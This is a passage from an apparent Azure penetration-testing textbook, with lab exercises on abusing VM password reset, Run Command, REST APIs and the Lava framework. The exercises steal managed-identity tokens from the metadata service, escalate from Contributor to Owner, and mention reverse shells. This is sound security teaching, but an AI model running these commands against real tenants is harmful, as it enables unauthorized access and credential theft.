
Hands-on exercise – exploiting the password reset feature to create a local administrative user

In this exercise, we will exploit the password reset feature for Azure VMs to create a local administrative user that can be used to connect to the VM, where we will hunt for credentials on it. Here are the tasks that we will complete in this exercise:

1. Open PowerShell on your pentest VM.
2. In the PowerShell console, use the following command to authenticate to Azure:

```
Connect-AzAccount
```

Here is a screenshot of this:




```
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> Connect-AzAccount

Account                                SubscriptionName TenantId
-----
contributoruser@azurepentesting.com Development      40d5707e-b434-4f...
```

Figure 5.7 – Authenticating to the subscription

3. When prompted, enter the Contributor user credentials that you obtained from the script output in the first exercise in this chapter:



Microsoft

← contributoruser@azurepentesting.com

Enter password

.....

[Forgot my password](#)

Sign in

Figure 5.8 – Connect-AzAccount authentication prompt

You are now authenticated with the Contributor credentials.

- Obtain a list of VMs in the subscription using the following command:

```
Get-AzVM
```

Here is a screenshot of the command output:

```
PS C:\Users\pentestadmin> Get-AzVM
```

ResourceGroupName	Name	Location	VmSize	OsType	NIC
PENTEST-RG	linuxvm01	uksouth	Standard_DS1_v2	Linux	..m01VMNic
PENTEST-RG	winvm01	uksouth	Standard_DS1_v2	Windows	..m01VMNic
PENTEST-RG	winvm02	uksouth	Standard_DS1_v2	Windows	..m02VMNic

Figure 5.9 – Listing of available VMs

- Create a new local user on the winvm01 VM using the following command:

```
Set-AzVMAccessExtension -ResourceGroupName "PENTEST-RG" -VMName "winvm01" -Credential (get-credential) -typeHandlerVersion "2.0" -Name VMAccessAgent
```

When prompted, enter `pentestuser` as the username and `secretPass123` as the password, then click **OK**.

Here is a screenshot of this process:





Figure 5.10 – Example of the password reset function

6. Obtain the public IP of winvm01 with the following command:

```
Get-AzPublicIpAddress -Name winvm01* | Select IPAddress
```

Remember that if a VM does not have a public IP or the RDP port is not open, you can always use the Contributor role permissions to expose the service on a public IP. This is a major state change in most environments and increases risk, so it is not recommended for most environments.

Here is a screenshot of the command:



```
PS C:\Users\pentestadmin> Get-AzPublicIpAddress -Name winvm01* | Select I
pAddress
-----
51.145.10.134
```

Figure 5.11 – Listing the public IP of the VM

7. Connect to the public IP over RDP and authenticate using the username pentestuser and the password secretPass123.

Congratulations! You have successfully created a local administrator user on a VM using the Contributor role.

This is a very handy feature, but it's not always the most appropriate tool to use during an assessment. Let's say that we want to be a little more covert in our actions during a test. Creating a new local administrator user on a system might trigger some alarms. As an alternative, we can use native Azure functionality to run commands directly on VMs, without the need for an additional account.

Exploiting the Run Command feature

The Run Command feature of Azure VMs is a platform feature used to run scripts on VMs remotely using the VM agent. It can be used to run PowerShell scripts on Windows VMs and shell scripts on Linux VMs. It is generally used by administrators or developers to quickly diagnose and remediate VM access and network issues and get the VM back to a good state.

Here is some information to keep in mind when exploiting this feature:

- Scripts run as the System account on Windows VMs and as an elevated user (typically root) on Linux VMs.
- We can only run one script at a time through the feature.
- Interactive scripts that prompt for user information are not supported.
- Outbound connectivity from the VM to Azure public IP addresses on port 443 is required to return the results of the script.

The easiest way to get started with the Run Command functionality is from the **Virtual machine** blade in the portal (*Figure 5.12*). There are some prebuilt commands that can be run in the portal but for our use case, we will want to run our own custom commands:




Figure 5.12 – Azure Run command menu

By selecting **RunPowerShellScript**, or **RunShellScript** for Linux, we can run our own custom commands on the VM. As a proof of concept, we will show the `whoami` command being run:




Figure 5.13 – Azure Run Command "whoami" execution

While this may be one of the easiest ways to run commands on a VM, it is not very scalable, and the portal is prone to issues in returning command execution results to the browser in a timely manner. This can result in truncated command results and session timeouts occurring prior to commands finishing execution.

For example, the simple `whoami` command that was issued previously took 21 seconds to return the output to the browser. While that is a significant amount of time for such a simple command, a more complicated and processing-intensive command could take much longer (minutes) to return.

Running commands from the Az PowerShell module

For a more scalable command execution option, we can use the Azure PowerShell module to queue up commands on multiple VMs through the magic of the PowerShell pipeline. In an Azure-authenticated PowerShell session, you can list out the running Windows VMs and cast them to the `VMs` variable with the following command:

```
PS C:\> $VMs = Get-AzVM -Status | where {($_.PowerState -EQ "VM running") -and ($_.StorageProfile.OSDisk.OSType -eq "Windows")}
```

```
PS C:\> $VMs | select ResourceGroupName,Name
```

ResourceGroupName	Name
-----	----
DEFAULT	RunCommandTestVM

In the preceding example, we know that the system is running Windows, so we will pass a PowerShell `ps1` file to the host. We will need to enter our `whoami` command into the `ps1` file first:

```
PS C:\> echo "whoami" > whoami.ps1
```

To execute commands, we will need to pass in the resource group and the name of the VM that we are running the commands on. Thanks to the magic of the PowerShell pipeline, we can pass the `VMs` variable to the `Invoke-AzRunCommand` function, along with the local script:

```
PS C:\> $VMs | Invoke-AzVMRunCommand -CommandId 'RunPowerShellScript' -ScriptPath .\whoami.ps1
```

Value[0]	:
Code	: ComponentStatus/StdOut/succeeded
Level	: Info
DisplayStatus	: Provisioning succeeded
Message	: nt authority\system
Value[1]	:
Code	: ComponentStatus/StdErr/succeeded

Level	: Info
DisplayStatus	: Provisioning succeeded
Message	:
Status	: Succeeded
Capacity	: 0
Count	: 0

While this approach is fine for our sample environment, this will attempt to run your PowerShell script on all VMs in the subscription. You may want to focus on individual VMs for command execution during a normal Azure penetration test.

This can be done by specifying individual VMs and resource groups, or by using the indices of the VMs variable that we created earlier. Remembering that an index starts with 0 in PowerShell, we can pass `$VMs [0]` to our same `Invoke-AzRunCommand` function to run our command on the first VM in the list.

Running commands from the Azure REST APIs


This may be the most difficult way to run commands on VMs, but thankfully there are scripts that we can use to make this process easier. Although it is a bit of a detour from our standard credentialed Contributor user, we may find ourselves in situations where we have access to a token for a managed identity, with the Contributor role.

As covered in the previous chapter, if we have access to a VM that has a managed identity, we can generate an access token for that identity that can be used with the management APIs. This token can then be used with a script within MicroBurst to run commands on other VMs.

Here is a sample command to obtain an access token that can be used to access the Azure management API endpoint:

```
root@LinuxVM:~# curl -H Metadata:true -s
'http://169.254.169.254/metadata/identity/oauth2/token?api-
version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.
com%2F' | jq
```

Here is a screenshot of the command and its output:



```

root@LinuxVM:~#
root@LinuxVM:~# curl -H Metadata:true -s 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' | jq
{
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1dodWlHNS5FJfS1hFZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1dodWlHNS5FJfS1hFZyJ9.eyJhdwQiOiJodHRwczovL21hbmFnZW11bnQuYXp1cmUuY29tLyIsIm1zcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzQwZDU3MDdlLWl0MzQtNGVxMCM05"
}

```

Figure 5.14 – Using curl to query the metadata service

Once a token is obtained, the `Invoke-AzVMCommandREST` command from the REST section of the MicroBurst toolkit can be leveraged to use the obtained token to run commands. The function will prompt you to select a subscription and the VMs that you want to run the command on. Since the command runs via the REST APIs, we will not be able to see the results of the command. To see the direct results of the command, we will need to force the VM to call back to us or create some evidence that we ran a command on the machine (`whoami > test.txt`). Here is an example of how to use this method:

```
PS C:\> $mgmtToken = "TOKEN GOES HERE"
```

```
PS C:\> Invoke-AzVMCommandREST -commandToExecute "whoami > test.txt" -managementToken $mgmtToken
```

```
204cce89-27de-4669-a48b-04c27255e05e
```

```
Executing command on target VM: RunCommandTestVM
```

After running this command, we can go to the VM and look for the `test.txt` file on the VM for proof that the command ran. In a typical test, we may be more likely to use this method of command execution to start a reverse shell connection from the VM.

From a practical penetration testing standpoint, this method of command execution may be one of the most useful methods. As more organizations move their legacy applications up into the cloud, there will be more opportunities to exploit application servers and collect access tokens from VMs and App Service hosts.

Introducing Lava

Lava is a Python-based Microsoft Azure exploitation framework. It has multiple built-in modules that can be used to exploit various misconfigurations in Azure. One of the authors of this book contributes regularly to the project. We will be using it to exploit privileged VMs for role escalation in the next hands-on exercise.

Lava information

Creator: Matt Rotlevi (Twitter: @mattrotlevi)

Open Source or Commercial: Open source project

GitHub Repository: <https://github.com/mattrotlevi/lava>

Language: Python

Hands-on exercise – exploiting privileged VM resources using Lava

In this exercise, we will download Lava in WSL on the pentest VM, use it to find privileged IaaS resources in an Azure subscription, and then escalate privileges from the Contributor role to the Owner role.

Here are the tasks that we will complete in this exercise:

- Authenticate to Azure using the Azure CLI tool in WSL.
- Download Lava in WSL.
- Use a Lava module to obtain a list of privileged VMs in a subscription.
- Use a Lava module to exploit a VM with the Owner role assignment.

Let's begin!

1. Open PowerShell on your pentest VM.
2. In the PowerShell console, type `bash` to switch to **Windows Subsystem for Linux**.
3. Use the following command to switch to the `root` user. This is needed for the installation task that we want to perform. Enter the administrative password when prompted:

```
azureuser@PentestVM:~# sudo su -
```

4. Authenticate to Azure using the `az login` Azure CLI command:

```
root@PentestVM:~# az login
```

5. When prompted, enter the Contributor credentials that you obtained from the script output in the first exercise in this chapter:




Figure 5.15 – Az login password prompt

You are now authenticated with the Contributor credentials.

6. Download Lava using the following command:

```
root@PentestVM:~# git clone https://github.com/mattrotlevi/lava.git
```

Here is a screenshot of the command and its output:


```
root@PentestVM:~# git clone https://github.com/mattrotlevi/lava.git
Cloning into 'lava'...
remote: Enumerating objects: 259, done.
remote: Counting objects: 100% (259/259), done.
remote: Compressing objects: 100% (176/176), done.
remote: Total 259 (delta 126), reused 207 (delta 80), pack-reused 0
Receiving objects: 100% (259/259), 71.90 KiB | 3.13 MiB/s, done.
Resolving deltas: 100% (126/126), done.
```

Figure 5.16 – Cloning the Lava GitHub repository

9. List all the modules in Lava using the following command:

```
Lava $> ls
```

This is what it looks like:



```
root@PentestVM: ~/lava
Lava $> ls
-----
ACTIVE DIRECTORY MODULES
-----
    ad_user_list
    ad_group_list
-----
VM/VMSS MODULES
-----
    vm_list
    vm_list_privileged
    vm_rce
    vmss_list
    vmss_rce
-----
STORAGE ACCOUNT MODULES
-----
    stg_acct_list
```

Figure 5.19 – Results of the Lava ls command

Lava has a lot of modules that can be used to exploit resources in different scenarios but in this chapter, we will be using two main modules: `vm_list_privileged` and `vm_rce`.

10. Use the `vm_list_privileged` module to check whether any VM in the subscription is associated with a privileged managed identity. To execute a module in Lava, the command needs to be preceded by the `exec` keyword:

```
exec vm_list_privileged
```

Here is a screenshot of the command and its output. You can see from the screenshot that the module found a VM but the VM does not have an associated managed identity (1). You can also see that the module found another VM that has a privileged managed identity associated with it (2). The module also displays the role assigned to the VM and the role assignment scope (3):

```
Lava $> exec vm_list_privileged
[+] getting vm's in subscription [+]
WARNING: Command group 'vm' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus
WARNING: Command group 'vm' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus
[++++++] vm found but not privileged [++++++]
[++++++]
{
  'app_id': '4aab270b-716b-441e-8753-41d09e5ade89',
  'managed_identity': 'SystemAssigned',
  'name': 'linuxvm01',
  'os': 'Linux',
  'privateIp': ['10.0.0.6'],
  'publicIp': ['51.140.111.174'],
  'resource_group': 'PENTEST-RG',
  'username': 'azureuser',
  'vm_size': 'Standard_DS1_v2'
}
[
  {
    'role': 'Owner',
    'scope': '/subscriptions/204cce89-27de-4669-a48b-04c27255e05e'
  }
]
[++++++]
```

1. Module found a VM but the VM does not have an associated managed identity

2. Information about another VM found with privileged managed identity

3. The role associated with the VM and the scope of the role assignment

Figure 5.20 – Lava vm_list_privileged module output

In total, the module should list two VMs (assuming you deleted the VM for the last chapter) with privileged role assignments: a Linux VM with the Owner role assignment at the subscription scope and a Windows VM with the Contributor role assignment. Make a note of the name (`linuxvm01`) and resource group (`pentest-rg`) of the Linux VM that was found with owner privileges. As we already have a credential with the Contributor role assignment, we will focus on exploiting the VM with the Owner role assignment to obtain its token for privilege escalation.

11. Use the `vm_rce` module to exploit the Run Command functionality as a Contributor. You will need to specify the VM name and resource group as shown here:

```
Lava $> exec vm_rce -rg PENTEST-RG -vm_name linuxvm01
```

Here is a screenshot of the command and its output. You should now see a display that looks like shell access to the Linux VM that has the Owner role assignment. We can either start running commands as an owner from within this VM or we can obtain an access token that we can reuse outside the VM. We will go with the latter option in this case. It is worth noting that this is not an actual shell; in the background, Lava will take the command input, use the Run Command functionality to execute the command, and return the output!

```
Lava $> exec vm_rce -rggrp PENTEST-RG -vm_name linuxvm01
[+] getting shell info [+]
alright! here's a nice shell!
azureuser@linuxvm01$
```

Figure 5.21 – Results of the `exec vm_rce` module in Lava

12. In the shell, run the following command to obtain an access token for the resource manager. This will obtain an access token that can be used to make API calls with the owner privileges:

```
azureuser@linuxvm01$ curl 'http://169.254.169.254/
metadata/identity/oauth2/token?api-version=2018-
02-01&resource=https://management.azure.com' -H
Metadata:true
```

Here is a screenshot of the command and its output:

```
azureuser@linuxvm01$ curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -H Metadata:true  
WARNING: Command group 'vm' is experimental and under development. Reference and support levels: https://aka.ms/CLI_refstatus  
Enable succeeded:  
[stdout]  
{  
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IWRXMTQwMjYyZWZlLnNpdC1m5PbzNaRHJPFRFhFSZFqS1dowHNSSfJfS1hFYzIsImtpZI6Im5PbzNaRHJPFRFhFSZFqS1dowHNSSfJfS1hFYzJ9.eyJhdWoiOiJodHRwciovL21lbmFnZWllbnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMuZD2luZG93cy5uZXQvNDBKNTcwNU2UtYjQzNC00ZjEwLTkNZm9tIiwieAjdNDJJOTU2OTM1LyIsImhlcCI6IMTYxNDUUMTgWNIiwibmJmIjojbG93cy5uZXQvNDBKNTcwNU2UTXODAlClleHAiOjEzMjQ2MDYsImFpbpyI6IkuyWmdZQWpmekSMVGVPZG9MCXNeDcScldSK2tBdOE9IiwiaWF0IjE5MjY5NC02MzViLRlN2QtYTlnNC0MMmQ1YTQ3YmXnN2IlCLChHBZGFjcjE6IjIiLCJpZAHaioiJodHRwcovNGVS1m9CY5aW5kb3dzLm5ldC80MGQ1NzAzS1INDM0LTRmMTAtOWQ3ZC0YMtGMmINSTYSZmVlbiIiwib2klKiJoIGNgFhyji3MGItnEZ2Yi00NDFlTG3NTMtNDFkMDllNWfkZtg5IIwiicmgioiIwlkFBQUFmbkrWUUURTMEVFLWRMU0
```

Figure 5.22 – Results of the metadata token request

13. Highlight and copy *only* the value of the access token, as shown in the following screenshot. Make sure you do not copy the trailing comma:

```
[stdout]
{"access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1dow
HNsSFJfS1hFZyZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1dowHNsSFJfS1hFZyZyJ9.eyJhdwQiOiJodHRwczovL2
1hbmFnZWl1bnQuYXp1cmUuY29tIiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNDBkNTcwN2UyYjQz
NC00ZjEwLTlkN2Q2MTJlNDJlOTU2OTM1LyIsIm1hdCI6MTYxNDU1MTgwNiwiYmJmIjojNjE0NTUxODAxODQ2LCJleH
AiojE2MTQ2Mzg1MDYsImFpbyI6IktUyWmdZQWpmeK5MVGVZG9McXZneDc5cllSK2tBd0E9IiwiaXNwYWwQiOiIw
NGE5MjY2NC02MzVlTRlN2Q2YTNlNC01MmQ1YTQ3YmMxN2IiLCJhcHBzZGFjcjEiOiIiLCJpZHAiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC80MGQ1NzA3ZS1iNDM0LTRmMTAtOWQ3ZC0yMTg0MmI5NTY5MzUvIiwib2lkIjoj
NGFhYjI3MGItNzE2Yi00NDFlLTg3NTMtNDkMD1lNWfKZTg5IiwicmgiOiIwLkFBUmFmbkRWUURTEVFLVWVlRmU0
dFsZVWcE5XUW1xUUVjIiwiaWF0IjE0YWFIMjcwYi03MTZlTQ0MWUtODc1
Yy00MWQwOUU1YWRlODkiLCJ0aWQiOiI0MGQ1NzA3ZS1iNDM0LTRmMTAtOWQ3ZC0yMTg0MmI5NTY5MzUvIiwiaWF0IjE0YWFIMjcwYi03MTZlTQ0MWUtODc1
kiOiJDT2NPSE9FdU5FLTVlWXRzQTkwRkFBIiwidmVlIjojMS4wIiwieG1zX21pcmlkIjojL3N1YnNjcmlwdGlv
bnMvMjA0Y2NlODktdmJkdzS00NjY5LW00OGItMDRjMjcjYNTVlMDVlL3Jlc291cmNlZ3JvdXBzL3BlbnRlc3Q3cm
cvcHJvdmlkZXJzL0pY3Jvc29mdC5Db21wdXRlL3ZpcnR1YWxNYWNoaw51cy9saW51eHZtMDEiLCJ4bXNfdGnk
dCI6IjE2MDcwMzk5NTYifQ.D0hrLB4lMYVs19E6chANPerIOoldvFIVne8JBSUYy0C1OR4mxoeRGD55H-JJXgs
i2TFRHgyDFKCEhc08zs3urAS_p4c8YNRXpSnMi8a-osNdShKGY7xHqUm1WZ89vOrTKStagRK0-Zgbr9Fwsis4u
TOrLnoeDnCTVIJyzpBi4H7MGDEsCFQCnxd-h3PUgijaLpNjwxQgzS4fIeqoE1PsRzKLoFc20d35yv8Fu2ZE0eM
_Vbn7nSLbttyRsiTYf9SkjEv_iGPw-GFOuic8vZaYxcDvEMPq4Mssdf1vAKfbqlxYtVS4G52BTWn8859mxsbme
Jx8GzFm_mnRN6KkRiwQA", "client_id": "04a92664-635b-4e7d-a3e4-52d5a47bc17b", "expires_in":
"86400", "expires_on": "1614638506", "ext_expires_in": "86399", "not_before": "1614551806",
"resource": "https://management.azure.com", "token_type": "Bearer"}
```

Figure 5.23 – Example token output

14. Type `exit` and press *Enter* to return to the Lava console. Type `exit` again and press *Enter* to return to the Bash shell in WSL. Set the obtained token as a variable using the following command:

```
root@PentestVM:~# TOKEN=<ACCESS_TOKEN_FROM_PREVIOUS_STEP>
```

Here is a screenshot of the command and its output:

[illegible]

Figure 5.24 – Results of exiting the shell and Lava and setting the token

15. Use the token to run commands against the resource manager with the owner privilege. To install jq, execute the `apt install jq` command. You can try the following commands, but we will only show a screenshot of the first command. For ease, the commands are included in the file at this URL: <http://bit.ly/tokenexploit>. Feel free to download it:

```
# Get a list of subscriptions
curl --header "Authorization: Bearer ${TOKEN}" https://management.azure.com/subscriptions?api-version=2020-01-01 | jq

# Store the subscription ID in a variable
SUB_ID=$(curl --header "Authorization: Bearer ${TOKEN}" https://management.azure.com/subscriptions?api-version=2020-01-01 | jq -r .value[].subscriptionId)

# Get a list of resource groups
curl --header "Authorization: Bearer ${TOKEN}" https://management.azure.com/subscriptions/${SUB_ID}/resourcegroups?api-version=2019-10-01 | jq

# Get a list of resources
curl --header "Authorization: Bearer ${TOKEN}" https://management.azure.com/subscriptions/${SUB_ID}/resources?api-version=2019-10-01 | jq
```


Here is a screenshot of the first command and its output:

```

root@PentestVM:~/lava#
root@PentestVM:~/lava# curl --header "Authorization: Bearer ${TOKEN}" https://management.azure.com/subscriptions?api-version=2020-01-01 | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left     Speed
100    438    100    438     0     0   4610     0 --:--:-- --:--:-- --:--:--  4610
{
  "value": [
    {
      "id": "/subscriptions/204cce89-27de-4669-a48b-04c27255e05e",
      "authorizationSource": "RoleBased",
      "managedByTenants": [],
      "subscriptionId": "204cce89-27de-4669-a48b-04c27255e05e",
      "tenantId": "40d5707e-b434-4f10-9d7d-21842b956935",
      "displayName": "Development",
      "state": "Enabled",
      "subscriptionPolicies": {
        "locationPlacementId": "Public_2014-09-01",
        "quotaId": "PayAsYouGo_2014-09-01",
        "spendingLimit": "Off"
      }
    }
  ],
}

```

Figure 5.25 – Example list of the available subscriptions

Congratulations! You have successfully performed a privilege escalation from the Contributor role to the Owner role.

Executing VM extensions

As a final note on this section, we wanted to include using VM extensions to run commands on VMs. While this is not the simplest way to run commands, it may be your only option in certain situations.

Azure VM extensions are tools used by administrators to configure VMs after they have been deployed. As a way of customizing these extensions for different uses, Microsoft allows for custom script extensions to be created, based on a schema that they have defined.

This schema includes file URIs or URLs that point to script files that allow us to specify a PowerShell file that we want to execute. As attackers, we will need a web server to host the file URIs. We would suggest either using the web hosting feature built into Azure Blob Storage or using Azure App Service for hosting the files.

The command for running the custom script extension consists of the following parameters:

- **ResourceGroupName:** The resource group for the VM.
- **VMName:** The name of the VM.
- **Location:** The region the VM is in.
- **FileUri:** The HTTP/HTTPS URL for the script file.
- **Run:** The file to run; this should be the same as the ps1 filename.
